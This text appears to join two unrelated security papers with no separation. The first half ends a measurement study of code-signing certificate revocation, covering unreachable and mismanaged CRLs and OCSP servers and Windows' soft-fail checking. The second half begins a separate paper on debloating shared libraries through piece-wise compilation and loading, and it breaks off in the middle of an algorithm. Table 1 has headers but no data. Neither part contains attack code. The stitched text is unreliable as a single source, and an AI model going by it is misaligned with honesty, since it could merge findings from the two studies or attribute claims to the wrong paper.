Of the 13 CRLs, 5 (38.4%) CRLs are unreachable due to HTTP 404 Not Found Error. For example, two CRLs points (http://crl.globalsign.net/ObjectSign.crl, http://www.startssl.com/crtc2-crl.crl) produce HTTP 404 error, which indicates that the CA has removed the CRL from the address but a server still exists at that domain.

One domain has been bought by a domain reseller, which means the CRL point is no longer available. The certificates with this CRL were issued by a certificate reseller; however the reseller shut down that part of its business and let the related domain lapse. We do not provide too many details because at this time the domain can still be purchased, which could have serious implication; either explicitly revoking all certificates for this CA or never revoking them even if they are used to sign malicious files. We suggest that for this case, the root or intermediate CAs should take over and maintain CRLs or OCSP servers if their resellers are no longer operated.

We also measure the unreachability of OCSP severs (D7). As we have experience some network and storage problems on our institution internal infrastructure, we have unreachable 15 OCSP URLs operated by eight CAs (AOL, Verisign, Comodo, StartSSL, WoSign, GlobalTrustFinder, Certum, and GlobalSign) after removing the affected OCSP URLs. The unreachability can be caused by *bad hostname*, *timeout*, *forbidden*, and *method not allowed*. For example, in the case of *bad hostname*, AOL used to be a CA, and operate both one CRLs and two OCSP servers. However, the AOL's servers are currently no longer maintained, and its clients who try to verify program code signed with the certificates are unaware where to query for revocation status information.

Unreachable CRLs and OCSP points are common, since there are many valid reasons to not have a network connection, and so Windows handles these failures quietly. However, this means that when the CRL and OCSP are permanently gone, then the failure also happens quietly. Any binary, including malware, signed with this type of certificate can remain valid due to the Windows soft-fail revocation checking policy.

## 6.3 Mismanagement in CRLs and OCSPs

Here we highlight some mismanagement issues we found while observing the CRLs and OCSPs during the period from Apr. 16th, 2017 to Sept. 10th, 2017. The affected CAs are summarized in Table 5.

**No longer updated CRLs.** Recall that CRLs should be re-issued at least once a week, and the next update timestamp at the *nextUpdate* field should be less than ten days from *thisUpdate* field [3]. We examine how often they update and re-issue their CRLs. Of 215 CRLs,

57 CRLs are never updated at all since their *nextUpdate* timestamps are not changed in the observation period of our *revocation publication date collection system*. Most (34 of 57, 59.6%) CRLs are issued by Shanghai Electronic CA, and well-known CAs' CRLs are not found in the 57 CRLs. Moreover, most (130, 89.7% out of 145 CRLs except for unreachable CRLs and not-updated-CRLs) CRLs are updated and re-issued every day. It indicates that CAs re-issue their CRLs when revoked serial numbers are added.

**Transient certificates in CRLs.** Recall that code signing CAs must maintain and provide the revocation status information of all certificates including expired ones because of the trusted timestamp. However, we find that 278 certificates are added and then later removed from 18 CRLs. The CRLs are maintained by ten different CAs including *GlobalSign*, *Certum*, *Entrust*, *Digicert*, and *Comodo*. Most removed serial numbers are never re-added to its CRL. However, one serial number of *Digicert* is re-added to the CRL after 106 days.

We reach out to the CAs to try and understand the factors that go into a decision to remove a revocation from the CRLs. One CA replied that they had a flaw in their revocation system that removes certificates after the certificate expired, and they fix the flaw to keep the certificates on the CRL indefinitely thanks to our report.

The disappeared serial numbers from CRLs are unlikely to affect the Windows platforms as long as certificates have both CRLs and OCSP points since in Windows, OCSP is always preferred over CRL to check revocation status. However, when code signing certificates contain only CRL points, Windows must rely on only the CRL mechanism. In our data set (D1), the 28,386 leaf code signing certificates (19.4% out of 145,582) contain one of the 18 CRL points that have experienced serial numbers disappearance. Most certificates (82.8%) have both the CRL and OCSP points, but the 4,878 (17.2%) certificates issued by *GlobalSign* include only CRL. Therefore, the Windows platforms must rely on only the specified CRL points to check revocation status. If revoked serial numbers are removed from CRLs, any program code including malware signed with one of the 4,878 certificates can remain valid even though the certificate is already revoked.

**Inconsistent responses from CRLs and OCSP.** Since CAs are distributing revocation information through CRLs and OCSP, and one is a fallback mechanism for the other. We expect that the state in the CRL and OCSP would be consistent; for example, when the serial number of a revoked certificate is found in a CRL, the corresponding OCSP will also return that the certificate is revoked.

We observe that 19 certificates have inconsistent responses from CRLs and OCSP from our data set (D1); the certificates are valid according to the OCSP, but are revoked in the corresponding CRLs [7]. To examine how the inconsistency between OCSP and CRLs affects the Windows platforms we download the binary samples signed with these certificates from VirusTotal and check its revocation status in the Windows platforms. These downloaded samples are classified as malware by most AV vendors and their certificates are explicitly revoked in the CRL. Therefore, the samples must be invalid and not be executed. However, the Windows platforms present these signed malware as valid, due to the inconsistency between OCSP and CRLs. The Windows policy is to first check the OCSP. If the response from the OCSP indicates the certificate is valid, then Windows does not double-check the status using CRLs. To prevent this sort of threats caused by mismanagement issues, Windows should double-check certificate revocation status using both OCSP and CRLs.

The 19 certificate were issued by Go Daddy; three certificates were issued by Starfield Technologies (related to Go Daddy). We believe that Go Daddy and Starfield Technologies may share the same infrastructures for revocation information repositories; the infrastructures may cause the inconsistency problem. It indicates that CAs must keep monitoring the consistence between CRLs and OCSP responses.

**Unknown or unauthorized responses from OCSP.** According to the OCSP specification, the OCSP responders (servers) should return three statuses for a certificate; *good*, *revoked*, and *unknown* [24]. The *unknown* state indicates that the responder is unaware of the status of the certificate being requested. Surprisingly, in our data set (D1), the three OCSP servers (Certum, Shanghai Electronic CA, and LuxTrust) respond that they are unaware of the status of their 669 certificates; almost all of the certificates (658, 98%) are issued from Certum; the rest of them (2%) are issued by Shanghai Electronic CA and LuxTrust.

OCSP responders may also respond with an error message. The error message has the five types; *malformedRequest*, *internalError*, *tryLater*, *sigRequired*,

[7] We consider only this case where the responses from OCSP indicate the certificates are valid, but revoked in CRLs since only this case can lead to security threats where Windows users are allowed to execute the binary samples with revoked certificates. However, the reversed inconsistent responses (revoked in OCSP and valid in CRLs) do not affect Windows in terms of security as Windows believes certificates are revoked when the responses from OCSP indicate revoked, and it displays warning messages for Windows users.

and *unauthorized*. The *unauthorized* response means that; (1) the client is not authorized to query the OCSP server, or (2) the OCSP server is unable to respond authoritatively [24]. In the OCSP server-side case, OCSP responders return an *unauthorized* error message when (1) they are not authorized to access the revocation records for the certificate, or (2) when they remove the revocation records of expired certificates and are unable to locate the records for requested certificates. We examine how many OCSP servers return the error messages for the requested certificates that they have issued. In our data set (D1), we observe that 2,129 certificates (1.5% out of 145,582) have the *unauthorized* error messages; most certificates (1,515, 71.2%) are issued by Go Daddy. To figure out whether client or server-side causes the problem, we check the revocation status of the certificates through OCSP using OpenSSL, and using *SignTool* on the Windows platforms. Both tools receive the *unauthorized* error messages, which indicates that this problem results from the server-side, not the client-side.

The *unknown* or *unauthorized* responses from OCSP may not affect Windows platforms in terms of security since they also check CRLs if they receive those responses. However, it indicates that CAs improperly maintain their OCSP servers.

## 7 Limitation

**Data sets collection.** Due to the nature of how signed binaries are distributed (various distribution mechanisms), there is no easy way to collect all signed binaries and code signing certificates in the wild. For example, some binaries come directly from websites, but others come after running installers or updaters or from external storage. More importantly malicious binaries often are targeted and the samples are hard find or only available for a short time. This is an important difference between the code signing PKI and the Web's PKI as it relates to measurement studies. TLS certificates collected through network scanners provide a view of the publicly accessible Web's PKI, however our collected code signing certificates may not be representative of the entire code signing PKI ecosystem as the collected data sets do not cover all certificates and signed samples in the wild. Therefore, we attempt to collect the broadest view of code signing certificates, and also try to approximate how large compromised code signing certificates are with the mark-recapture estimation.

**Mark-recapture population estimation.** As we discussed in Section 4.1, the characteristics of the data violates the assumptions of Mark-recapture algorithm: 1) the population should be homogeneous, 2) the samples should be independent, and 3) it should be a closed population. It results in underestimating the true population of the potentially compromised certificates. Therefore, the actual severity of the threat might be much more significant. However, the results suggest that even with the underestimation, the number doubles the number of malware-signing certificates observed by Symantec and VirusTotal combined (which is a precise measurement, not an estimate). This puts the challenge of discovering compromised certificates into perspective, as a major security company and an information aggregator cannot see most of these certificates. Additionally, it provides a possible explanation for the long revocation delays we report.

## 8 Discussion

The findings from our measurement study (Section 4–6) suggest the current revocation systems based on CRLs and OCSP are facing several problems including (1) difficulties in discovering compromised certificates, (2) revocation delay, (3) ineffective revocation dates, and (4) improper maintenance of the revocation information. We discuss several preliminary recommendations for the effective code signing PKI and how a new design could address the current problems in revocation.

**Recommendation.** We suggest the following properties for the revocation system:

- *Publicize the issuances of certificates and signed binaries.* As depicted in Section 4, CAs have difficulties in discovering compromised certificates that they have issued due to the nature of the code signing PKI. If CAs or owners of certificates are informed and aware that their certificates are abused, CAs would promptly and properly revoke the compromised certificates. For this goal, similar to TLS certificate transparency [18], we suggest a new certificate transparency system for the code signing PKI. In this system, CAs should log the issuances of code signing certificates when issuing new certificates. The distinct feature from TLS certificate transparency is that publishers are required to log the history of when/what binaries (to be publicly distributed) are signed with their private keys. Along with code signing certificates, the hash values of signed binaries are logged in the proposed system. The system should be available to the public so that anyone can audit and monitor the logs. Using the logs, CAs and owners are able to know the first date of when a certificate becomes compromised, which results in a proper effective revocation date.

- *Better dissemination of revocation information.* The CAs should better understand the code signing PKI and properly maintain their revocation systems (CRLs and OCSP servers) to have better availability and consistency that can help clients correctly check the revocation status of certificates. Moreover, rather than maintaining their own separate infrastructures only for dissemination of revocation information, they may use our proposed code signing certificates transparency to log their revocation information.
- *More conservative Windows' checking policy.* Windows should double-check the revocation status of code signing certificates for the inconsistent responses from OCSP and CRLs. Moreover, Windows should apply the *hard-fail* revocation checking policy for better security.

## 9 Related Work

We discuss related work in two key areas: identifying the code signing PKI abuse and measuring revocation problems in the Web's PKI.

**Code signing PKI abuse.** Sophos [28], Kotzias et al. [13], and Alrawi et al. [1] examined the signed malicious PE files. They found that the most malicious PE files were PUP, and they were signed with code signing certificates legitimately issued from CAs. On the contrary, Kim et al. [12] focused on the breaches of the trust in the code signing PKI ecosystems; many certificates associated with stolen private keys were used to sign malware. These studies briefly introduced a few of the revocation problems, but they did not make a distinction between the effective revocation date ($t_r$) and the revocation publication date ($t_p$) and only measured the former. This may result in an inaccurate estimation of the revocation delay. In contrast, we measured $t_p$ by periodically collecting CRLs. Additionally, we analyzed the revocation process from end-to-end and we report new findings regarding the discovery of compromised certificates and the dissemination of revocation information.

**Revocations problems in the Web's PKI.** Compared to the code signing PKI, the Web's PKI ecosystems has been well studied since many network scanners have been introduced to collect data: e.g., Zmap [7]. Zhang et al. [30] and Durumeric et al. [6] have found that the number of revocations increased after the *Heartbleed* announcement. However, the majority of the compromised certificates were not revoked even after new certificates were re-issued. Liu et al. took a close look at the TLS certificate revocation [19]. They found that a large fraction of TLS revoked certificates are served. Web browsers often failed to check the revocation status due to the expensive revocation status checking in terms of bandwidth and latency. Kumar et al. [16] measured the mismanagement of OCSP and CRLs in the Web's PKI: specifically endpoint availability, uptime, and error responses.

## 10 Conclusion

Certificate revocation is the primary defense against the abuse in the code signing PKI. An effective certificate revocation process consists of three roles: (1) discovering compromised certificates, (2) revoking the compromised certificates with a meaningful date, and (3) disseminating the revocation information. However, we found that the revocation processes can have security problems, and new security threats can be introduced by the problems. In the discovery phase, CAs take on average 5.6 months to revoke the compromised certificates after the certificates was used to sign a known malicious binary. The mark-recapture estimation of compromised certificates point to the fact that it is difficult to find abusive certificates in the wild. The validity of a signed sample is determined by the effective revocation date, but CAs improperly set effective revocation dates. The inaccurate effective revocation dates mean that signed malware remains valid even after its certificate is revoked. Although CAs properly and promptly revoke the compromised certificates, clients can be exposed to signed malware attacks due to CAs' mismanagements of CRL and OCSP. There are many cases that we have seen where clients are unable to check certificate revocation status due to (1) missing CRLs and OCSP points, (2) unreachable CRLs and OCSP points, (3) CRLs that are no longer updated, (4) revoked certificates that are mistakenly removed from a CRL, (5) inconsistent responses from CRL and OCSP, and (6) unknown or unauthorized responses from OCSP. These discoveries highlight various properties of the code signing PKI and its revocation process that should be monitored more actively due to the security implications that they create.

## Abstract

Programs are bloated. Our study shows that only 5% of `libc` is used on average across the Ubuntu Desktop environment (2016 programs); the heaviest user, `vlc` media player, only needed 18%.

In this paper: (1) We present a debloating framework built on a compiler toolchain that can successfully debloat programs (shared/static libraries and executables). Our solution can successfully compile and load most libraries on Ubuntu Desktop 16.04. (2) We demonstrate the elimination of over 79% of code from `coreutils` and 86% of code from SPEC CPU 2006 benchmark programs without affecting functionality. We show that even complex programs such as `Firefox` and `curl` can be debloated *without a need to recompile*. (3) We demonstrate the security impact of debloating by eliminating over 71% of reusable code gadgets from the `coreutils` suite, and show that unused code that contains *real-world vulnerabilities* can also be successfully eliminated without adverse effects on the program. (4) We incur a low load time overhead.

## 1 Introduction

Reusing code is a common and indispensable practice in software development. Commonly, developers follow a one-size-fits-all methodology where features are packaged into reusable code modules (e.g., libraries) that are designed to service multiple diverse sets of clients (or applications). While this model aids the development process, it presents a detrimental impact on security and performance. A majority of clients may not use all of the functionalities. For example, the standard C library (`libc`) is intended to be widely useful, and usable across a broad spectrum of applications although not all features are used by all applications. Clients must bear the burden of carrying all the features in the code with no way to disable or remove those features.

This extraneous code may contain its own bugs and vulnerabilities and therefore broadens the overall attack surface. Additionally, these features add unnecessary burden on modern defenses (e.g., CFI) that do not distinguish between used and unused features in software.

Accumulation of unnecessary code in a binary – either by design (e.g., shared libraries) or due to software development inefficiencies – amounts to code bloating. As a typical example, shared libraries are designed to contain the union of all functionality required by its users.

Static dead-code-elimination – a static analysis technique used to identify unused code paths and remove them from the final binary – employed during compilation is an effective means to reduce bloat. In fact, under higher levels of optimization, modern compilers (clang, gcc) aggressively optimize code to minimize footprint. However, a major limitation to static dead-code elimination is that dead code in dynamically linked libraries cannot be removed; shared libraries are pre-built and are not analyzed by the loader. Inter-module dependency information is not available either. As a result, a large fraction of overall bloat occurs in shared libraries. Alternatively, programs can be statically linked (to apply dead-code elimination), but there are two main hurdles: patches to libraries require recompilation of all programs, which is not feasible, and licenses such as (L)GPL can complicate redistribution. Dynamic linking is key to practical and backwards-compatible solutions.

To exemplify the security impact of bloating, consider `libc`, a Swiss Army knife in the arsenal of an attacker [34]. Suppose we are to implement a minimal program that simply exits and does nothing else. In assembly, this program will only contain three instructions (`mov $1, %eax; mov $0, %ebx; int $0x80`). However, a gcc compiled program will require the entirety of `libc` (>165k instructions) despite the fact that only the entry point handler is needed.

This is true for any of the several flavors of `libc` such as `glibc` and `musl-libc`. If we were able to detect this

case and remove the rest of the libc code, then CFI and other solutions would be more effective since there are fewer control flows to analyze. Reusable gadgets originating from unused code are automatically removed due to debloating and attack characteristics for detection can be refined and confined to the smaller code base and behavior space. All of this hinges on the ability to remove unused code.

In this paper, we introduce a generic inter-modular late-stage debloating framework. As a primary contribution, our solution combines static (i.e., compile-time) and dynamic (i.e., load-time) approaches to systematically detect and automatically eliminate unused code from program memory. We do this by removing unused and therefore unnecessary code (by up to 90% in some test cases). This can be thought of as a runtime extension to *dead code elimination*. As a direct impact, our solution significantly increases the effectiveness of current software defense by drastically reducing the amount of code they must analyze and protect.

We identify and remove unused code by introducing a *piece-wise compiler* that not only compiles code modules (executables, shared and static objects), but also generates a dependency graph that retains all compiler knowledge on *which* function depends on *what other* function(s). Traditional loaders will simply ignore the section, but our *piece-wise loader* will read the dependency information and will only dynamically load functions that are needed by a program. The dependency information is written to an optional ELF section. Here, and in the rest of this paper, we use the generalized term "code module" to signify a shared library, static library or an executable and "loader" to signify both loader and dynamic linker.

**CFI vs Piece-wise.** Piece-wise compilation and loading is not a replacement for CFI. It is an orthogonal solution that reduces attack space by performing cross-module code reduction with zero runtime overhead. This not only reduces the amount and diversity of available gadgets, but more importantly, it reduces the amount of code to be analyzed by other defenses and thus significantly amplifies their security impact. For example, our study shows that on average only 5% of libc functions are imported by a program. Therefore, in conjunction with piece-wise, CFI and other gadget removal defenses (e.g. [28]) only need to analyze 5% of libc code. In essence, libc protected by both piece-wise and CFI exposes significantly less attack space than libc protected by only CFI. Moreover, CFI primarily provides exploit mitigation and no post-compromise protection, whereas by eliminating unused code, piece-wise prevents execution of unused code even after compromise. This is why we believe piece-wise is complementary to CFI.

Our contributions:

1. We perform a comprehensive study of how glibc and other shared libraries are used in a set of over 2016 diverse programs across different domains (e.g., http server, database, MPEG players, document editors) in Ubuntu Desktop 16.04. A detailed and lateral study across multiple libraries can be found in our prior work [32]. We report that in the average case 95% of code in glibc is never used. To the best of our knowledge, we are the first to conduct such a study for glibc.
2. We implement an LLVM-based piece-wise compiler that retains dependency information and generates backwards-compatible ELF files. Our compiler handles inlined assembly and implements three different independent approaches to capture indirect code pointers. We also introduce a backward compatible piece-wise loader that eliminates bloat.
3. Applying our toolchain to GNU coreutils, we eliminiate over 79% of code and 71% of ROP gadgets in musl-libc while passing all the tests accompanied by the coreutils suite. Our solution introduces a low load-time overhead.
4. We demonstrate that several *real world* vulnerabilities in unused code can be successfully eliminated using our piece-wise compiler and loader.

The rest of this paper is organized as follows. Section 2 provides details and results from our study of shared library usage. Section 3 gives an overview as well as challenges and design goals of our methodology for late-stage debloating. Sections 4 and 5 describes in details each part of our toolchain in details. We evaluate the piece-wise prototype in Section 6. Finally, we discuss related works in section 7 and conclude in section 8.

## 2 Bloating

**Study:** Code bloating occurs when a program contains excess unused code in its address space. To get a sense of how pervasive and serious bloating is, we conducted a study encompassing all the userspace programs in Ubuntu Desktop 16.04. For each program, we 1) identified all libraries the program depends on using ldd; 2) identified all functions imported by the program and which library the symbol can be found in as well as their intra-modular dependencies; and 3) for each dependent library, identified the exported functions that were never imported by the program. In essence, we recursively traversed through all dependent code modules of a program and gathered all the function-level dependencies.

On average, only 10.22% of functions in the top 15 most used shared libraries are used by programs (full results in Appendix A). In the case of the most utilized (i.e.,

Table 1: Code footprint in `libc` corresponding to a subset of programs in the study. The mean reflects the geometric mean of all programs in the study.

| Program | # Functions | # Insns | % Fn Footprint | % Insn Footprint |
|---|---|---|---|---|

| Mean | 176 | 9904 | 6% | 5% |

least bloated) library `libstdc++`, only 37.77% of the library is used. On the other extreme, as low as 4% of code in `libgcc` is used. Furthermore, Table 1 contains a list of programs that best utilize `libc`, i.e., contained the largest footprint within `libc`. Even `vlc` player – the least bloated program in the study – only used 18% of code loaded into memory.

## 2.1 Root Causes of Bloating

We report four main causes of bloating that we discovered through our study.

**Multiple Disjoint Functionalities.** By design, code modules may pack multiple functionalities that may be disjoint. For example, libc provides subroutines for memory management (e.g., `malloc, calloc, free`), file I/O (e.g., `fopen, fclose, printf, scanf`), string manipulation (e.g., `strcpy, toupper, tolower`), etc. In fact, we found as many as 30 different disjoint features packaged within libc (see Appendix A).

**Backwards Compatibility.** Modern toolchains support backwards compatibility through a technique called *weak aliasing*. A *weak alias* signifies to the loader that a particular function should be used only when a better implementation (strong alias) does not exist. If available, the dynamic linker will bind the symbol names to the strong definitions, rendering the weak definitions redundant; the unused weak implementation remains in memory and contributes to bloating.

For example, `glibc` 2.19 hosts 610 (29%) functions that are marked as weak symbols including popular memory management functions like `calloc`. In our study, we found that complex software like `Firefox` and `mongodb` provide custom implementations for memory management functions and override the one provided in `glibc`. This situation manifests in all cases where a functionality in one code module has a stronger binding than code in another module.

**Static Function Clones.** In C/C++, the `static` keyword is used to limit the scope of a function or variable within the file in which it is defined. Due to the nature of how the `#include` preprocessor directive works, whenever a static function is defined within a header file, the compiler generates a copy of the function for each include. Furthermore, since static functions are local to a file, they do not trigger compile-time name conflicts.

**Unused Functions.** Static analysis during compilation can efficiently remove dead code at a basic block level, however, entire unused functions are not eliminated. Consider the following program:

```
int f() { return 1; }
int main() { return 0; }
```

Both gcc and clang retain the function `f` in the above code even under optimization level -O3. Removal of unused functions require additional non-standard often-unused compiler (`-fdata-sections -ffunction-sections -Os`) and linker (`-Wl,--gc-sections`) optimization flags. Even so, unused functions in dynamically loaded libraries can not be eliminated during compile time.

# 3 Overview

## 3.1 Key Challenges

Debloating requires precise identification of program-wide intra- and inter-modular dependencies, which introduces several challenges:

1. **Modular Interdependencies:** Programs can depend on one or more dynamically linked shared libraries and each shared library may depend on other shared libraries. In essence, the library level dependencies can be viewed as a directed graph with cycles. The actual code path or function level dependencies is similar to context-sensitive interprocedural analysis, a known hard problem in program analysis.
2. **Late binding:** The binding between a function symbol and the actual library that provides the functionality is not known until run-time. Furthermore, function binding depends on load order and potential use of *weak* symbols.

3. **Code-pointer within libraries:** Typically, calls between shared libraries, or a shared library and the main executable are routed through the PLT. However, dependencies between functions within libraries may not be apparent if code pointers are used to invoke functions, especially if such invocations happen within hand-written assembly code. Similar to CFI, a practical solution must correctly detect and include *all* dependencies arising from code pointer accesses within shared libraries.
4. **Dependencies within hand-written assembly code:** Generating inter-dependencies for assembly code in a module at compile time is challenging because assembly code is not analyzed by the compiler, and function boundaries in optimized code are sometime slurred.
5. **Dynamically loaded libraries:** Shared libraries can be dynamically loaded at runtime using `dlopen`. The use of this feature causes incomplete dependency information at program load time, which in turn impacts correctness. We use a combination of static analysis and training-based approach to preload and debloat dynamically loaded libraries.

The techniques presented in this paper are common to all code modules (i.e., shared and statically linked libraries, and executables). Yet, the impact of piece-wise compilation and loading is best realized in shared libraries. This is because while existing compile- and link-time optimizations can eliminate unused code within a compilation unit, bloat arising due to dynamically loaded modules persists due to the vast amounts of disjoint functionalities in shared libraries.

At first glance, dynamically linked libraries are designed for code reuse (e.g., one copy of a library is resident in memory for multiple processes) and fine-grained function-level fragmentation of libraries in which each function and its dependencies are encapsulated within a single shared library may be an appealing solution. For example, if a program uses only `printf`, then the `printf` library that only contains `printf` and its dependencies will be loaded. However, like in the static case, this design is not ideal for usability since each focused shared library is likely to be much smaller than the usual 4k page size granularity. This will result in heavy internal fragmentation, and much of the memory will remain unused. Moreover, with such a design, complex software is likely to require hundreds if not thousands of shared libraries. Consequently, load-time and runtime relocations are likely to be high. Also, such a solution is not backward compatible and the programs linked to use shared libraries will now have to be recompiled to use multiple smaller libraries.

## 3.2 High Level Approach

At a high-level, our approach bridges the traditional information gap between early (compilation) and late (loading) stages of a program. Specifically, (1) we develop a piece-wise compiler that maintains intra-modular (piece-wise) dependencies between each individual functionality (i.e., entry point) and all dependent functions that are necessary to satisfy execution, and (2) we develop a piece-wise loader that examines the dependencies of an executable and generates an inter-modular full-program dependency graph. Finally, the loader systematically eliminates all code that is not a part of the full-program dependency graph.

Our approach maintains the benefits of dynamically linked libraries (e.g., code-reuse) with the benefits of statically built programs (e.g., dead-code elimination). It is driven by these high-level goals:

**Program-Wide Dead Code Elimination.** Our first goal is to support load-time dead-code elimination. That is, we aim to bring dead-code elimination benefits of static linking to dynamic linking. In our approach, we analyze and embed functionality-specific metadata into code modules during compilation. Specifically, the metadata contains functions and all of the dependencies that are required to be loaded together with it in order to provide correct program execution. At runtime, when a program or library requests a new symbol to be loaded, we use the metadata to only load the dependent functionality. Unused code (code that does not have a runtime dependency) is never available to the program.

**Backwards Compatibility.** We wish to allow existing binaries to reap the benefits of load-time dead-code elimination by debloating the dependent shared libraries, *without the explicit need to recompile the entire program*. To retain backwards compatibility, we embed the metadata into an optional section in the ELF file format. Optional sections are ignored by unmodified loader, meaning our ELF files are backwards compatible with older loaders. As one would expect, our piece-wise loader is able to make use of this extra information to achieve late-stage code removal during loading. This way, any COTS software can take advantage of our piece-wise technique by simply replacing the shared libraries in a system with piece-wise compiled shared libraries and replacing the loader with our piece-wise loader.

**Correctness.** It is essential that the solution be conservative and retain *all* fragments of code within each code module that the program may need during runtime. Missing legitimate code dependencies will cause unacceptable runtime program failures. We wish to prevent such failures.

## 4 Piece-wise Compilation

For a given code module, the piece-wise compiler has two main tasks: generate a function-level dependency graph with zero false negatives (we do not want to miss any legitimate dependency), and write this dependency graph to the binary.

### 4.1 Dependency Graph Generation

In traditional dead-code elimination, analysis is performed at the basic block level. Thus, a dependency graph is effectively an annotated inter-procedural control flow graph. This fine granularity is not necessary for our application since symbols are exported at a function granularity. Our dependency graph is therefore an annotated call graph.

We use a two-step process to generate the dependency graph. First, we combine all object files and generate a single complete call graph for the entire module. Then, we traverse the call graph to generate the dependencies for each exported function. Here, we leverage the inter-modular code analysis and optimization logic present in LLVM to derive function-level dependencies both within a compilation unit and across a module. Of particular importance is handling special cases that can affect the accuracy of the call graph. Below, we detail the treatment of such cases to ensure complete dependency recovery.

Two factors can have a significant effect on the accuracy of a call graph: code pointers and jump tables, and hand-written assembly (this includes pure-assembly functions and inlined assembly). Below, we provide details about each case as well as how we handle them.

### 4.2 Handling Code Pointers/Indirect Branching

The piece-wise compiler uses the call graph analysis pass of LLVM to extract dependencies arising due to direct calls between functions. However, indirect code-pointer references require special handling. Like some CFI solutions, we take a conservative approach and include a set of all functions that could potentially be used as indirect branch targets. While one can assume that a function pointer can point to any valid function, this may not be necessary. To see why, we separate the problem into two cases - function pointers associated with symbols and those that are not associated with symbols.

Function pointers that target symbols can be directly identified as long as the target is internal to the module being compiled. That is, the module contains code that loads the target function address into the function pointer as a constant. In other words, while the pointer itself is not initialized until runtime, the target can be determined statically. Pointers that target external function (still associated with symbols) can be reconciled at load time when all of the external modules are loaded along with the symbol information. Our piece-wise compiler is designed to retain such information as well.

```
1  struct _IO_FILE {
2    ...
3    size_t (*write) (FILE *, char *, size_t);
4  };
5  static struct _IO_FILE f = {
6    ...
7    .write = __stdout_write,
8  };
9  FILE *const stdout = &f;
10 static void close_file(FILE *f) {
11   ...
12   if (f->wpos > f->wbase)
13   f->write(f, 0, 0);
14   ...
15 }
```

Listing 1: File IO in `musl-libc`

Indirect code references can be classified into three categories. We handle all 3 categories:

**C1** *Reference to a function pointer*: In this category, a function address is assigned—either directly or through a function argument—to a variable by one instruction and is used later by another instruction (e.g., `addr = &foo; addr();`).

**C2** *Reference to a table of code pointers:* Here, a table or an array of function pointers is addressed as a base+offset (e.g., `void (*foo)[LEN]() = &table; foo[4]();`).
Jump tables, arrays of function pointers, and vtables in C++ are all examples of this category.

**C3** *Reference to a composite structure:* A more complex case arises when code pointers are contained within structures. Consider the example in Listing 1. Variable `f` is a global `IO` structure that contains a pointer to the `write` function. This variable is initialized as a global, but used in the `close` function. References through composite structures are not uncommon, yet hard to detect.

Additionally, function pointers are used to implement callback functions, and are passed as arguments during callback registrations (e.g., arguments to `signal`, `qsort`). Callbacks are also used to register initialization and termination functions of a process (e.g. `atexit`). Pointers passed through function arguments reduce to **C1** in inter-procedural analysis. Function pointers are also used to implement subtype polymorphism of records. For example, in `libc`, a `'FILE'` struct with a set of function pointers is created for every IO operation.

In order to obtain a complete set of code pointer references within a module, we perform code-pointer anal-

ysis (function pointer analysis + jump table recovery) to recover all potential code references either to functions or to code snippets (e.g., targets in switch statement). We introduce two new independent approaches to handle indirect control-flow transfers: full-module code pointer scanning and localized code pointer scanning. They are based on an observation that all functions serving as indirect targets must have their addresses taken at some point during execution. A function has its address taken when its address is referenced as a constant somewhere within a module. Additionally, we leverage well-studied points-to analysis techniques. Comparison between these three approaches can be found in Section 6.

**Full-Module Code Pointer Scan.** In this approach, our compiler statically generates a global set of functions as global dependency for the entire module. Each instruction in the LLVM IR is scanned for code pointer references, and when a reference is found, the referenced code is recorded as a required global dependency. The global dependency includes all functions that have their addresses referenced inside the module. These dependencies are annotated as "required" in the optional section of the ELF binary, and therefore will be retained in memory at runtime. While this approach may not result in optimal code reduction, it is fast and is guaranteed to include all possible targets of indirect branches.

**Localized Code Pointer Scan.** Similar to the full-module scan, the localized scan aims to include all possible indirect branch targets in the working module. However, we observe that among all code addresses that the compiler detects, only a selective few actually have their addresses taken at runtime; we can safely unload the rest of code pointers to boost debloating result, without loss of correctness. For example, suppose in the code snippet in Listing 2, `comp` is referenced *only* by function `foo`. Then, `comp` is marked as a dependency for `foo`, and is retained if `foo` is also retained. Similarly, if multiple functions depend on `comp`, it is added to the dependency graph of each function. This is unlike the full-module scan where `comp` is marked as required for the entire module.

```
1 ...
2 int comp(int a, int b) {...}
3 int foo() { ... /* foo is a global symbol */
4 sort(arr, len, &comp); }
5 ...
```

Listing 2: Localized Code Pointer Scan Example

First, *use-def* chains are constructed for all IR instructions. Here, unlike traditional use-def analysis, we are only interested in the referring nodes that directly take a function's address. To accurately recover all instructions that use function address, our compiler recursively traverse the use-def chains until it encounters a referring-instruction that refers a function. At that point, a dependency is recorded between the function that contains the referring instruction and the referred function. When compared to the full-module scan, by leveraging symbol binding information available, this approach improves dependency graph's correctness and debloats more aggressively, but at the cost of analysis performance.

**Pointer Analysis.** We leverage points-to information produced by pointer analysis to resolve indirect code pointer dependencies within a library. Broadly, our approach is based on the inclusion-based algorithm first introduced by Andersen [6], where a points-to set is maintained for each pointer variable. When an assignment `a = b` is encountered, locations pointed to by `b` are assumed to be a subset of locations pointed to by Our implementation is based on the algorithm recently proposed by Sui et al. [37]. Each LLVM IR statement with a pointer reference is analyzed to extract rules that define how to generate points-to information. These form the constraints. We extract four types of constraints that were first proposed by Hardekopf and Lin [16] based on semantics of the pointer reference. For convenience, we include a reproduction in Table 2 below. These constraints are then fed into a constraint solver to extract concrete pointer values/value sets at different code-pointer reference points within functions. These pointers form dependencies for the functions. We refer readers to SVF [37] for additional details.

Table 2: Points-to constraints. For a variable $v$, $pts(v)$ represents $v$'s points-to set and $loc(v)$ represents the memory location denoted by $v$.

| Program Code | Constraint | Meaning |
|---|---|---|
| $a = \&b$ | $a \supseteq \{b\}$ | $loc(b) \in pts(a)$ |
| $a = b$ | $a \supseteq b$ | $pts(a) \supseteq pts(b)$ |
| $a = *b$ | $a \supseteq *b$ | $\forall v \in pts(b) : pts(a) \supseteq pts(v)$ |
| $*a = b$ | $*a \supseteq b$ | $\forall v \in pts(a) : pts(v) \supseteq pts(b)$ |

**Object-Sensitive Analysis for C++ Code.** Due to virtual function dispatch in C++, indirect code pointers that are referenced through a VTable require special handling. Two separate solutions are considered. First, a naive solution would be to include (and persist in memory) all functions in all VTables. While such an approach will include all required dependencies, it fails to provide optimal bloat reduction.

For the second approach, we introduce object-sensitive analysis in Algorithm 1 to identify precise virtual function dependencies. For each function within the dependency graph, we examine the code to identify all the types of C++ objects that are instantiated within the function and gather the corresponding VTables. Next, for

**Algorithm 1** Gathering virtual function dependencies in C++ code. Function *GetFunctionDeps* recursively traverses call graph to provide a complete list of dependencies for a given function.

```
1:  procedure GETDEPENDENCIES(Function)
2:      Deps ← ∅
3:      for each DepFunc ∈ GetFunctionDeps(Function) do
